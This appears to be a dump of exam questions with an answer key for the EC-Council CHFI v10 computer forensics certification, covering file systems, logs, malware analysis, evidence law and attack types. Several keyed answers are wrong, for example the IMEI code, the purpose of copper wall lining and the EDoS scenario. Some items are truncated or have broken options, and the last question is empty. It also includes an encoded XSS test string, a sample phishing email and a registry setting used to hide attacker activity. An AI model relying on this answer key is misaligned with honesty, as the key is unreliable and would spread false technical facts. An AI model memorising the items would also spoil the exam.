

EC-Council

Exam Questions 312-49v10

Computer Hacking Forensic Investigator (CHFI-v10)



NEW QUESTION 1

- (Exam Topic 3)

What malware analysis operation can the investigator perform using the jv16 tool?

- A. Files and Folder Monitor
- B. Installation Monitor
- C. Network Traffic Monitoring/Analysis
- D. Registry Analysis/Monitoring

Answer: D

NEW QUESTION 2

- (Exam Topic 3)

Which of the following setups should a tester choose to analyze malware behavior?

- A. A virtual system with internet connection
- B. A normal system without internet connect
- C. A normal system with internet connection
- D. A virtual system with network simulation for internet connection

Answer: D

NEW QUESTION 3

- (Exam Topic 3)

Which type of attack is possible when attackers know some credible information about the victim's password, such as the password length, algorithms involved, or the strings and characters used in its creation?

- A. Rule-Based Attack
- B. Brute-Forcing Attack
- C. Dictionary Attack
- D. Hybrid Password Guessing Attack

Answer: A

NEW QUESTION 4

- (Exam Topic 3)

You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

- A. All three servers need to be placed internally
- B. A web server and the database server facing the Internet, an application server on the internal network
- C. A web server facing the Internet, an application server on the internal network, a database server on the internal network
- D. All three servers need to face the Internet so that they can communicate between themselves

Answer: D

NEW QUESTION 5

- (Exam Topic 3)

Which of the following stand true for BIOS Parameter Block?

- A. The BIOS Partition Block describes the physical layout of a data storage volume
- B. The BIOS Partition Block is the first sector of a data storage device
- C. The length of BIOS Partition Block remains the same across all the file systems
- D. The BIOS Partition Block always refers to the 512-byte boot sector

Answer: A

NEW QUESTION 6

- (Exam Topic 3)

Pick the statement which does not belong to the Rule 804. Hearsay Exceptions; Declarant Unavailable.

- A. Statement of personal or family history
- B. Prior statement by witness
- C. Statement against interest
- D. Statement under belief of impending death

Answer: D

NEW QUESTION 7

- (Exam Topic 3)

An attacker successfully gained access to a remote Windows system and plans to install persistent backdoors on it. Before that, to avoid getting detected in future, he wants to cover his tracks by disabling the last-accessed timestamps of the machine. What would he do to achieve this?

- A. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 0

- B. Run the command fsutil behavior set disablelastaccess 0
- C. Set the registry value of HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate to 1
- D. Run the command fsutil behavior set enablelastaccess 0

Answer: C

NEW QUESTION 8

- (Exam Topic 3)

What value of the "Boot Record Signature" is used to indicate that the boot-loader exists?

- A. AA55
- B. 00AA
- C. AA00
- D. A100

Answer: A

NEW QUESTION 9

- (Exam Topic 3)

Steve, a forensic investigator, was asked to investigate an email incident in his organization. The organization has Microsoft Exchange Server deployed for email communications. Which among the following files will Steve check to analyze message headers, message text, and standard attachments?

- A. PUB.EDB
- B. PRIV.EDB
- C. PUB.STM
- D. PRIV.STM

Answer: B

NEW QUESTION 10

- (Exam Topic 3)

Which of these Windows utility help you to repair logical file system errors?

- A. Resource Monitor
- B. Disk cleanup
- C. Disk defragmenter
- D. CHKDSK

Answer: D

NEW QUESTION 10

- (Exam Topic 3)

Ron, a computer forensics expert, is investigating a case involving corporate espionage. He has recovered several mobile computing devices from the crime scene. One of the evidence that Ron possesses is a mobile phone from Nokia that was left in ON condition. Ron needs to recover the IMEI number of the device to establish the identity of the device owner. Which of the following key combinations can he use to recover the IMEI number?

- A. #*06*#
- B. *#06#
- C. #06#*
- D. *IMEI#

Answer: A

NEW QUESTION 14

- (Exam Topic 3)

Chong-lee, a forensics executive, suspects that a malware is continuously making copies of files and folders on a victim system to consume the available disk space. What type of test would confirm his claim?

- A. File fingerprinting
- B. Identifying file obfuscation
- C. Static analysis
- D. Dynamic analysis

Answer: A

NEW QUESTION 18

- (Exam Topic 3)

In Windows, prefetching is done to improve system performance. There are two types of prefetching: boot prefetching and application prefetching. During boot prefetching, what does the Cache Manager do?

- A. Determines the data associated with value EnablePrefetcher
- B. Monitors the first 10 seconds after the process is started
- C. Checks whether the data is processed
- D. Checks hard page faults and soft page faults

Answer: C

NEW QUESTION 20

- (Exam Topic 3)

In which implementation of RAID will the image of a Hardware RAID volume be different from the image taken separately from the disks?

- A. RAID 1
- B. The images will always be identical because data is mirrored for redundancy
- C. RAID 0
- D. It will always be different

Answer: D

NEW QUESTION 23

- (Exam Topic 3)

Which of the following statements is TRUE about SQL Server error logs?


- A. SQL Server error logs record all the events occurred on the SQL Server and its databases
- B. Forensic investigator uses SQL Server Profiler to view error log files
- C. Error logs contain IP address of SQL Server client connections
- D. Trace files record, user-defined events, and specific system events

Answer: B

NEW QUESTION 26

- (Exam Topic 3)

What document does the screenshot represent?



- A. Expert witness form
- B. Search warrant form
- C. Chain of custody form
- D. Evidence collection form

Answer: D

NEW QUESTION 27

- (Exam Topic 3)

The MAC attributes are timestamps that refer to a time at which the file was last modified or last accessed or originally created. Which of the following file systems store MAC attributes in Coordinated Universal Time (UTC) format?

- A. File Allocation Table (FAT)
- B. New Technology File System (NTFS)
- C. Hierarchical File System (HFS)
- D. Global File System (GFS)

Answer: B

NEW QUESTION 30

- (Exam Topic 3)

What do you call the process of studying the changes that have taken place across a system or a machine after a series of actions or incidents?

- A. Windows Services Monitoring
- B. System Baselineing
- C. Start-up Programs Monitoring
- D. Host integrity Monitoring

Answer: D

NEW QUESTION 34

- (Exam Topic 3)

Select the data that a virtual memory would store in a Windows-based system.

- A. Information or metadata of the files
- B. Documents and other files
- C. Application data
- D. Running processes

Answer: D

NEW QUESTION 38

- (Exam Topic 3)

You are working as an independent computer forensics investigator and received a call from a systems administrator for a local school system requesting your assistance. One of the students at the local high school is suspected of downloading inappropriate images from the Internet to a PC in the Computer Lab. When you arrive at the school, the systems administrator hands you a hard drive and tells you that he made a "simple backup copy" of the hard drive in the PC and put it on this drive and requests that you examine the drive for evidence of the suspected images. You inform him that a "simple backup copy" will not provide deleted files or recover file fragments. What type of copy do you need to make to ensure that the evidence found is complete and admissible in future proceeding?

- A. Robust copy
- B. Incremental backup copy
- C. Bit-stream copy
- D. Full backup copy

Answer: C

NEW QUESTION 40

- (Exam Topic 3)

Adam, a forensic analyst, is preparing VMs for analyzing a malware. Which of the following is NOT a best practice?

- A. Isolating the host device
- B. Installing malware analysis tools
- C. Using network simulation tools
- D. Enabling shared folders

Answer: D

NEW QUESTION 44

- (Exam Topic 3)

For what purpose do the investigators use tools like iPhoneBrowser, iFunBox, OpenSSHSSH, and iMazing?

- A. Bypassing iPhone passcode
- B. Debugging iPhone
- C. Rooting iPhone
- D. Copying contents of iPhone

Answer: A

NEW QUESTION 45

- (Exam Topic 3)

Which among the following laws emphasizes the need for each Federal agency to develop, document, and implement an organization-wide program to provide information security for the information systems that support its operations and assets?

- A. FISMA
- B. HIPAA
- C. GLBA
- D. SOX

Answer: A

NEW QUESTION 46

- (Exam Topic 3)

Which of the following statements is TRUE with respect to the Registry settings in the user start-up folder HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\.

- A. All the values in this subkey run when specific user logs on, as this setting is user-specific
- B. The string specified in the value run executes when user logs on
- C. All the values in this key are executed at system start-up
- D. All values in this subkey run when specific user logs on and then the values are deleted

Answer: D

NEW QUESTION 51

- (Exam Topic 3)

Which of these rootkit detection techniques function by comparing a snapshot of the file system, boot records, or memory with a known and trusted baseline?

- A. Signature-Based Detection
- B. Integrity-Based Detection
- C. Cross View-Based Detection

D. Heuristic/Behavior-Based Detection

Answer: B

NEW QUESTION 53

- (Exam Topic 3)

James, a hacker, identifies a vulnerability in a website. To exploit the vulnerability, he visits the login page and notes down the session ID that is created. He appends this session ID to the login URL and shares the link with a victim. Once the victim logs into the website using the shared URL, James reloads the webpage (containing the URL with the session ID appended) and now, he can browse the active session of the victim. Which attack did James successfully execute?

- A. Cross Site Request Forgery
- B. Cookie Tampering
- C. Parameter Tampering
- D. Session Fixation Attack

Answer: D

NEW QUESTION 55

- (Exam Topic 3)

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees don't like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wireshark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?

- A. tcp.port = 23
- B. tcp.port == 21
- C. tcp.port == 21 || tcp.port == 22
- D. tcp.port != 21

Answer: B

NEW QUESTION 56

- (Exam Topic 3)

Rusty, a computer forensics apprentice, uses the command nbtstat -c while analyzing the network information in a suspect system. What information is he looking for?

- A. Contents of the network routing table
- B. Status of the network carrier
- C. Contents of the NetBIOS name cache
- D. Network connections

Answer: C

NEW QUESTION 59

- (Exam Topic 3)

Jim's company regularly performs backups of their critical servers. But the company can't afford to send backup tapes to an off-site vendor for long term storage and archiving. Instead Jim's company keeps the backup tapes in a safe in the office. Jim's company is audited each year, and the results from this year's audit show a risk because backup tapes aren't stored off-site. The Manager of Information Technology has a plan to take the backup tapes home with him and wants to know what two things he can do to secure the backup tapes while in transit?

- A. Encrypt the backup tapes and use a courier to transport them.
- B. Encrypt the backup tapes and transport them in a lock box
- C. Degauss the backup tapes and transport them in a lock box.
- D. Hash the backup tapes and transport them in a lock box.

Answer: B

NEW QUESTION 61

- (Exam Topic 3)

Andie, a network administrator, suspects unusual network services running on a windows system. Which of the following commands should he use to verify unusual network services started on a Windows system?

- A. net serv
- B. netmgr
- C. lusmgr
- D. net start

Answer: D

NEW QUESTION 63

- (Exam Topic 3)

Which of the following tool is used to locate IP addresses?

- A. SmartWhois
- B. Deep Log Analyzer
- C. Towelroot

D. XRY LOGICAL

Answer: A

NEW QUESTION 64

- (Exam Topic 3)

You are a Penetration Tester and are assigned to scan a server. You need to use a scanning technique wherein the TCP Header is split into many packets so that it becomes difficult to detect what the packets are meant for. Which of the below scanning technique will you use?

- A. Inverse TCP flag scanning
- B. ACK flag scanning
- C. TCP Scanning
- D. IP Fragment Scanning

Answer: D

NEW QUESTION 67

- (Exam Topic 3)

Lynne receives the following email:

Dear lynne@gmail.com! We are sorry to inform you that your ID has been temporarily frozen due to incorrect or missing information saved at 2016/11/10 20:40:24 You have 24 hours to fix this problem or risk to be closed permanently! To proceed Please Connect >> My Apple ID Thank You The link to My Apple ID shows <http://byggarbetsplatsen.se/backup/signon/> What type of attack is this?

- A. Mail Bombing
- B. Phishing
- C. Email Spamming
- D. Email Spoofing

Answer: B

NEW QUESTION 68

- (Exam Topic 3)

Which command can provide the investigators with details of all the loaded modules on a Linux-based system?

- A. list modules -a
- B. lsmod
- C. plist mod -a
- D. lsof -m

Answer: B

NEW QUESTION 70

- (Exam Topic 3)

Hard disk data addressing is a method of allotting addresses to each _____ of data on a hard disk.

- A. Physical block
- B. Operating system block
- C. Hard disk block
- D. Logical block

Answer: A

NEW QUESTION 74

- (Exam Topic 3)

After suspecting a change in MS-Exchange Server storage archive, the investigator has analyzed it. Which of the following components is not an actual part of the archive?

- A. PRIV.STM
- B. PUB.EDB
- C. PRIV.EDB
- D. PUB.STM

Answer: D

NEW QUESTION 78

- (Exam Topic 3)

Checkpoint Firewall logs can be viewed through a Check Point Log viewer that uses icons and colors in the log table to represent different security events and their severity. What does the icon in the checkpoint logs represent?

- A. The firewall rejected a connection
- B. A virus was detected in an email
- C. The firewall dropped a connection
- D. An email was marked as potential spam

Answer: C

NEW QUESTION 80

- (Exam Topic 3)

Jacob is a computer forensics investigator with over 10 years of experience in investigations and has written over 50 articles on computer forensics. He has been called upon as a qualified witness to testify the accuracy and integrity of the technical log files gathered in an investigation into computer fraud. What is the term used for Jacob's testimony in this case?

- A. Certification
- B. Justification
- C. Reiteration
- D. Authentication

Answer: D

NEW QUESTION 81

- (Exam Topic 3)

Which of the following file system uses Master File Table (MFT) database to store information about every file and directory on a volume?

- A. FAT File System
- B. ReFS
- C. exFAT
- D. NTFS File System

Answer: D

NEW QUESTION 82

- (Exam Topic 3)

Robert is a regional manager working in a reputed organization. One day, he suspected malware attack after unwanted programs started to popup after logging into his computer. The network administrator was called upon to trace out any intrusion on the computer and he/she finds that suspicious activity has taken place within Autostart locations. In this situation, which of the following tools is used by the network administrator to detect any intrusion on a system?

- A. Hex Editor
- B. Internet Evidence Finder
- C. Process Monitor
- D. Report Viewer

Answer: C

NEW QUESTION 83

- (Exam Topic 3)

Identify the term that refers to individuals who, by virtue of their knowledge and expertise, express an independent opinion on a matter related to a case based on the information that is provided.

- A. Expert Witness
- B. Evidence Examiner
- C. Forensic Examiner
- D. Defense Witness

Answer: A

NEW QUESTION 85

- (Exam Topic 3)

In a computer that has Dropbox client installed, which of the following files related to the Dropbox client store information about local Dropbox installation and the Dropbox user account, along with email IDs linked with the account?

- A. config.db
- B. install.db
- C. sigstore.db
- D. filecache.db

Answer: A

NEW QUESTION 89

- (Exam Topic 3)

CAN-SPAM act requires that you:

- A. Don't use deceptive subject lines
- B. Don't tell the recipients where you are located
- C. Don't identify the message as an ad
- D. Don't use true header information

Answer: A

NEW QUESTION 90

- (Exam Topic 3)

You are asked to build a forensic lab and your manager has specifically informed you to use copper for lining the walls, ceilings, and floor. What is the main purpose of lining the walls, ceilings, and floor with copper?

- A. To control the room temperature
- B. To strengthen the walls, ceilings, and floor
- C. To avoid electromagnetic emanations
- D. To make the lab sound proof

Answer: D

NEW QUESTION 94

- (Exam Topic 3)

As a Certified Ethical Hacker, you were contracted by a private firm to conduct an external security assessment through penetration testing . What document describes the specifics of the testing, the associated violations, and essentially protects both the organization's interest and your liabilities as a tester?

- A. Project Scope
- B. Rules of Engagement
- C. Non-Disclosure Agreement
- D. Service Level Agreement

Answer: B

NEW QUESTION 96

- (Exam Topic 3)

You are assigned a task to examine the log files pertaining to MyISAM storage engine. While examining, you are asked to perform a recovery operation on a MyISAM log file. Which among the following MySQL Utilities allow you to do so?

- A. mysqldump
- B. myisamaccess
- C. myisamlog
- D. myisamchk

Answer: C

NEW QUESTION 98

- (Exam Topic 3)

Self-Monitoring, Analysis, and Reporting Technology (SMART) is built into the hard drives to monitor and report system activity. Which of the following is included in the report generated by SMART?

- A. Power Off time
- B. Logs of high temperatures the drive has reached
- C. All the states (running and discontinued) associated with the OS
- D. List of running processes

Answer: B

NEW QUESTION 103

- (Exam Topic 3)

Shane, a forensic specialist, is investigating an ongoing attack on a MySQL database server hosted on a Windows machine with SID "WIN-ABCDE12345F." Which of the following log file will help Shane in tracking all the client connections and activities performed on the database server?

- A. WIN-ABCDE12345F.err
- B. WIN-ABCDE12345F-bin.n
- C. WIN-ABCDE12345F.pid
- D. WIN-ABCDE12345F.log

Answer: D

NEW QUESTION 104

- (Exam Topic 3)

Smith is an IT technician that has been appointed to his company's network vulnerability assessment team. He is the only IT employee on the team. The other team members include employees from Accounting, Management, Shipping, and Marketing. Smith and the team members are having their first meeting to discuss how they will proceed. What is the first step they should do to create the network vulnerability assessment plan?

- A. Their first step is to make a hypothesis of what their final findings will be.
- B. Their first step is to create an initial Executive report to show the management team.
- C. Their first step is to analyze the data they have currently gathered from the company or interviews.
- D. Their first step is the acquisition of required documents, reviewing of security policies and compliance.

Answer: D

NEW QUESTION 107

- (Exam Topic 3)

An investigator has extracted the device descriptor for a 1GB thumb drive that looks like: Disk&Ven_Best_Buy&Prod_Geek_Squad_U3&Rev_6.15. What does the "Geek_Squad" part represent?

- A. Product description
- B. Manufacturer Details

- C. Developer description
- D. Software or OS used

Answer: A

NEW QUESTION 112

- (Exam Topic 3)

Which of the following application password cracking tool can discover all password-protected items on a computer and decrypts them?

- A. TestDisk for Windows
- B. R-Studio
- C. Windows Password Recovery Bootdisk
- D. Passware Kit Forensic

Answer: D

NEW QUESTION 114

- (Exam Topic 3)

What is an investigator looking for in the rp.log file stored in a system running on Windows 10 operating system?

- A. Restore point interval
- B. Automatically created restore points
- C. System CheckPoints required for restoring
- D. Restore point functions

Answer: C

NEW QUESTION 115

- (Exam Topic 3)

Which forensic investigation methodology believes that criminals commit crimes solely to benefit their criminal enterprises?

- A. Scientific Working Group on Digital Evidence
- B. Daubert Standard
- C. Enterprise Theory of Investigation
- D. Fyre Standard

Answer: C

NEW QUESTION 119

- (Exam Topic 3)

What does the command "C:\>wevtutil gl <log name>" display?

- A. Configuration information of a specific Event Log
- B. Event logs are saved in .xml format
- C. Event log record structure
- D. List of available Event Logs

Answer: A

NEW QUESTION 124

- (Exam Topic 3)

Buffer overflow vulnerabilities, of web applications, occurs when the application fails to guard its buffer properly and allows writing beyond its maximum size. Thus, it overwrites the _____. There are multiple forms of buffer overflow, including a Heap Buffer Overflow and a Format String Attack.

- A. Adjacent buffer locations
- B. Adjacent string locations
- C. Adjacent bit blocks
- D. Adjacent memory locations

Answer: D

NEW QUESTION 129

- (Exam Topic 3)

Select the tool appropriate for examining the dynamically linked libraries of an application or malware.

- A. DependencyWalker
- B. SysAnalyzer
- C. PEiD
- D. ResourcesExtract

Answer: A

NEW QUESTION 130

- (Exam Topic 3)

Joshua is analyzing an MSSQL database for finding the attack evidence and other details, where should he look for the database logs?

- A. Model.log
- B. Model.txt
- C. Model.lfd
- D. Model.lgf

Answer: C

NEW QUESTION 133

- (Exam Topic 3)

%3cscript%3ealert("XXXXXXXX")%3c/script%3e is a script obtained from a Cross-Site Scripting attack. What type of encoding has the attacker employed?

- A. Double encoding
- B. Hex encoding
- C. Unicode
- D. Base64

Answer: B

NEW QUESTION 135

- (Exam Topic 3)

Which of the following statements is incorrect when preserving digital evidence?

- A. Verify if the monitor is in on, off, or in sleep mode
- B. Turn on the computer and extract Windows event viewer log files
- C. Remove the plug from the power router or modem
- D. Document the actions and changes that you observe in the monitor, computer, printer, or in other peripherals

Answer: B

NEW QUESTION 137

- (Exam Topic 3)

What is the purpose of using Obfuscator in malware?

- A. Execute malicious code in the system
- B. Avoid encryption while passing through a VPN
- C. Avoid detection by security mechanisms
- D. Propagate malware to other connected devices

Answer: C

NEW QUESTION 140

- (Exam Topic 3)

When a user deletes a file, the system creates a \$I file to store its details. What detail does the \$I file not contain?

- A. File Size
- B. File origin and modification
- C. Time and date of deletion
- D. File Name

Answer: B

NEW QUESTION 144

- (Exam Topic 3)

Tasklist command displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer. Which of the following tasklist commands provides information about the listed processes, including the image name, PID, name, and number of the session for the process?

- A. tasklist /p
- B. tasklist /v
- C. tasklist /u
- D. tasklist /s

Answer: B

NEW QUESTION 148

- (Exam Topic 3)

Event correlation is the process of finding relevance between the events that produce a final result. What type of correlation will help an organization to correlate events across a set of servers, systems, routers and network?

- A. Same-platform correlation
- B. Network-platform correlation
- C. Cross-platform correlation
- D. Multiple-platform correlation

Answer: C

NEW QUESTION 149

- (Exam Topic 3)

Which of the following registry hive gives the configuration information about which application was used to open various files on the system?

- A. HKEY_CLASSES_ROOT
- B. HKEY_CURRENT_CONFIG
- C. HKEY_LOCAL_MACHINE
- D. HKEY_USERS

Answer: A

NEW QUESTION 151

- (Exam Topic 3)

companyXYZ has asked you to assess the security of their perimeter email gateway. From your office in New York you craft a specially formatted email message and send it across the Internet to an employee of CompanyXYZ. The employee of CompanyXYZ is aware.

- A. Source code review
- B. Reviewing the firewalls configuration
- C. Data items and vulnerability scanning
- D. Interviewing employees and network engineers

Answer: A

NEW QUESTION 152

- (Exam Topic 3)

Robert, a cloud architect, received a huge bill from the cloud service provider, which usually doesn't happen. After analyzing the bill, he found that the cloud resource consumption was very high. He then examined the cloud server and discovered that a malicious code was running on the server, which was generating huge but harmless traffic from the server. This means that the server has been compromised by an attacker with the sole intention to hurt the cloud customer financially. Which attack is described in the above scenario?

- A. XSS Attack
- B. DDoS Attack (Distributed Denial of Service)
- C. Man-in-the-cloud Attack
- D. EDoS Attack (Economic Denial of Service)

Answer: B

NEW QUESTION 155

- (Exam Topic 3)

Which layer of iOS architecture should a forensics investigator evaluate to analyze services such as Threading, File Access, Preferences, Networking and high-level features?

- A. Core Services
- B. Media services
- C. Cocoa Touch
- D. Core OS

Answer: D

NEW QUESTION 160

- (Exam Topic 3)

Which of the following statements is true regarding SMTP Server?

- A. SMTP Server breaks the recipient's address into Recipient's name and his/her designation before passing it to the DNS Server
- B. SMTP Server breaks the recipient's address into Recipient's name and recipient's address before passing it to the DNS Server
- C. SMTP Server breaks the recipient's address into Recipient's name and domain name before passing it to the DNS Server
- D. SMTP Server breaks the recipient's address into Recipient's name and his/her initial before passing it to the DNS Server

Answer: C

NEW QUESTION 164

- (Exam Topic 3)

Gill is a computer forensics investigator who has been called upon to examine a seized computer. This computer, according to the police, was used by a hacker who gained access to numerous banking institutions to steal customer information. After preliminary investigations, Gill finds in the computer's log files that the hacker was able to gain access to these banks through the use of Trojan horses. The hacker then used these Trojan horses to obtain remote access to the companies' domain controllers. From this point, Gill found that the hacker pulled off the SAM files from the domain controllers to then attempt and crack network passwords. What is the most likely password cracking technique used by this hacker to break the user passwords from the SAM files?

- A. Syllable attack
- B. Hybrid attack
- C. Brute force attack
- D. Dictionary attack

Answer: D

NEW QUESTION 167

- (Exam Topic 3)

James is dealing with a case regarding a cybercrime that has taken place in Arizona, USA. James needs to lawfully seize the evidence from an electronic device

without affecting the user's anonymity. Which of the following law should he comply with, before retrieving the evidence?

- A. First Amendment of the U.
- B. Constitution
- C. Fourth Amendment of the U.
- D. Constitution
- E. Third Amendment of the U.
- F. Constitution
- G. Fifth Amendment of the U.
- H. Constitution

Answer: D

NEW QUESTION 168

- (Exam Topic 3)

What is the role of Alloc.c in Apache core?

- A. It handles allocation of resource pools
- B. It is useful for reading and handling of the configuration files
- C. It takes care of all the data exchange and socket connections between the client and the server
- D. It handles server start-ups and timeouts

Answer: A

NEW QUESTION 170

- (Exam Topic 3)

Identify the file system that uses \$Bitmap file to keep track of all used and unused clusters on a volume.

- A. NTFS
- B. FAT
- C. EXT
- D. FAT32

Answer: A

NEW QUESTION 172

- (Exam Topic 3)

MAC filtering is a security access control methodology, where a _____ is assigned to each network card to determine access to the network.

- A. 48-bit address
- B. 24-bit address
- C. 16-bit address
- D. 32-bit address

Answer: A

NEW QUESTION 177

- (Exam Topic 3)

An investigator has acquired packed software and needed to analyze it for the presence of malice. Which of the following tools can help in finding the packaging software used?

- A. SysAnalyzer
- B. PEiD
- C. Comodo Programs Manager
- D. Dependency Walker

Answer: B

NEW QUESTION 180

- (Exam Topic 3)

To reach a bank web site, the traffic from workstations must pass through a firewall. You have been asked to review the firewall configuration to ensure that workstations in network 10.10.10.0/24 can only reach the bank web site 10.20.20.1 using https. Which of the following firewall rules meets this requirement?

- A. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 443) then permit
- B. if (source matches 10.10.10.0/24 and destination matches 10.20.20.1 and port matches 80 or 443) then permit
- C. if (source matches 10.10.10.0 and destination matches 10.20.20.1 and port matches 443) then permit

Answer: A

NEW QUESTION 185

- (Exam Topic 3)

Which tool allows dumping the contents of process memory without stopping the process?

- A. psdump.exe
- B. pmdump.exe
- C. processdump.exe
- D. pdump.exe

Answer: B

NEW QUESTION 189

- (Exam Topic 3)

Which of the following Windows-based tool displays who is logged onto a computer, either locally or remotely?

- A. Tokenmon
- B. PSLoggedon
- C. TCPView
- D. Process Monitor

Answer: B

NEW QUESTION 190

- (Exam Topic 3)

Korey, a data mining specialist in a knowledge processing firm DataHub.com, reported his CISO that he has lost certain sensitive data stored on his laptop. The CISO wants his forensics investigation team to find if the data loss was accident or intentional. In which of the following category this case will fall?

- A. Civil Investigation
- B. Administrative Investigation
- C. Both Civil and Criminal Investigations
- D. Criminal Investigation

Answer: B

NEW QUESTION 191

- (Exam Topic 3)

Which of the following commands shows you the username and IP address used to access the system via a remote login session and the type of client from which they are accessing the system?

- A. Net config
- B. Net sessions
- C. Net share
- D. Net stat

Answer: B

NEW QUESTION 196

- (Exam Topic 3)

A section of your forensics lab houses several electrical and electronic equipment. Which type of fire extinguisher you must install in this area to contain any fire incident?

- A. Class B
- B. Class D
- C. Class C
- D. Class A

Answer: C

NEW QUESTION 197

- (Exam Topic 3)

Which of the following is a tool to reset Windows admin password?

- A. R-Studio
- B. Windows Password Recovery Bootdisk
- C. Windows Data Recovery Software
- D. TestDisk for Windows

Answer: B

NEW QUESTION 198

- (Exam Topic 3)

Which of the following is NOT an anti-forensics technique?

- A. Data Deduplication
- B. Password Protection
- C. Encryption
- D. Steganography

Answer: A

NEW QUESTION 199

- (Exam Topic 3)

Which of the following is a federal law enacted in the US to control the ways that financial institutions deal with the private information of individuals?

- A. SOX
- B. HIPAA 1996
- C. GLBA
- D. PCI DSS

Answer: C

NEW QUESTION 202

- (Exam Topic 3)

Which of the following is a MAC-based File Recovery Tool?

- A. VirtualLab
- B. GetDataBack
- C. Cisdem DataRecovery 3
- D. Smart Undeleter

Answer: C

NEW QUESTION 205

- (Exam Topic 3)

In a Linux-based system, what does the command "Last -F" display?

- A. Login and logout times and dates of the system
- B. Last run processes
- C. Last functions performed
- D. Recently opened files

Answer: A

NEW QUESTION 209

- (Exam Topic 3)

Which of the following protocols allows non-ASCII files, such as video, graphics, and audio, to be sent through the email messages?

- A. MIME
- B. BINHEX
- C. UT-16
- D. UUCODE

Answer: A

NEW QUESTION 214

- (Exam Topic 3)

One technique for hiding information is to change the file extension from the correct one to the one that might not be noticed by an investigator. For example, changing a .jpg extension to a .doc extension so that a picture file appears to be a document. What can an investigator examine to verify that a file has the correct extension?

- A. The file header
- B. The File Allocation Table
- C. The file footer
- D. The sector map

Answer: A

NEW QUESTION 217

- (Exam Topic 3)

Which of the following tool can reverse machine code to assembly language?

- A. PEiD
- B. RAM Capturer
- C. IDA Pro
- D. Deep Log Analyzer

Answer: C

NEW QUESTION 220

- (Exam Topic 3)

What is the investigator trying to view by issuing the command displayed in the following screenshot?

```
Administrator: Command Prompt
C:\WINDOWS\system32>wmic service list brief | more
ExitCode Name ProcessId StartMode State Status
0 AdobeARMService 2072 Auto Running OK
1077 AdobeFlashPlayerUpdateSvc 0 Manual Stopped OK
1077 A3Router 0 Manual Stopped OK
1077 ALG 0 Manual Stopped OK
1077 AppIDSvc 0 Manual Stopped OK
0 Appinfo 1128 Manual Running OK
1077 AppMgmt 0 Manual Stopped OK
0 AppReadiness 0 Manual Stopped OK
1077 AppVClient 0 Disabled Stopped OK
0 AppXSvc 0 Manual Stopped OK
0 AudioEndpointBuilder 524 Auto Running OK
0 Audiosrv 1428 Auto Running OK
0 Browser 1128 Manual Running OK
1077 BthHFSrv 0 Manual Stopped OK
1077 bthserv 0 Manual Stopped OK
0 CDPSvc 1136 Auto Running OK
1077 CertPropSvc 0 Manual Stopped OK
0 ClipSVC 5620 Manual Running OK
1077 COMSysApp 0 Manual Stopped OK
0 CoreMessagingRegistrar 1092 Auto Running OK
```

- A. List of services stopped
- B. List of services closed recently
- C. List of services recently started
- D. List of services installed

Answer: D

NEW QUESTION 225

- (Exam Topic 3)

What does Locard's Exchange Principle state?

- A. Any information of probative value that is either stored or transmitted in a digital form
- B. Digital evidence must have some characteristics to be disclosed in the court of law
- C. Anyone or anything, entering a crime scene takes something of the scene with them, and leaves something of themselves behind when they leave
- D. Forensic investigators face many challenges during forensics investigation of a digital crime, such as extracting, preserving, and analyzing the digital evidence

Answer: C

NEW QUESTION 227

- (Exam Topic 3)

Bob has encountered a system crash and has lost vital data stored on the hard drive of his Windows computer. He has no cloud storage or backup hard drives. He wants to recover all the data, which includes his personal photos, music, documents, videos, official emails, etc. Which of the following tools shall resolve Bob's purpose?

- A. Cain & Abel
- B. Recuva
- C. Xplico
- D. Colasoft's Capsa

Answer: B

NEW QUESTION 229

- (Exam Topic 3)

Which of the following file formats allows the user to compress the acquired data as well as keep it randomly accessible?

- A. Proprietary Format
- B. Generic Forensic Zip (gfwzip)
- C. Advanced Forensic Framework 4
- D. Advanced Forensics Format (AFF)

Answer: B

NEW QUESTION 234

- (Exam Topic 3)

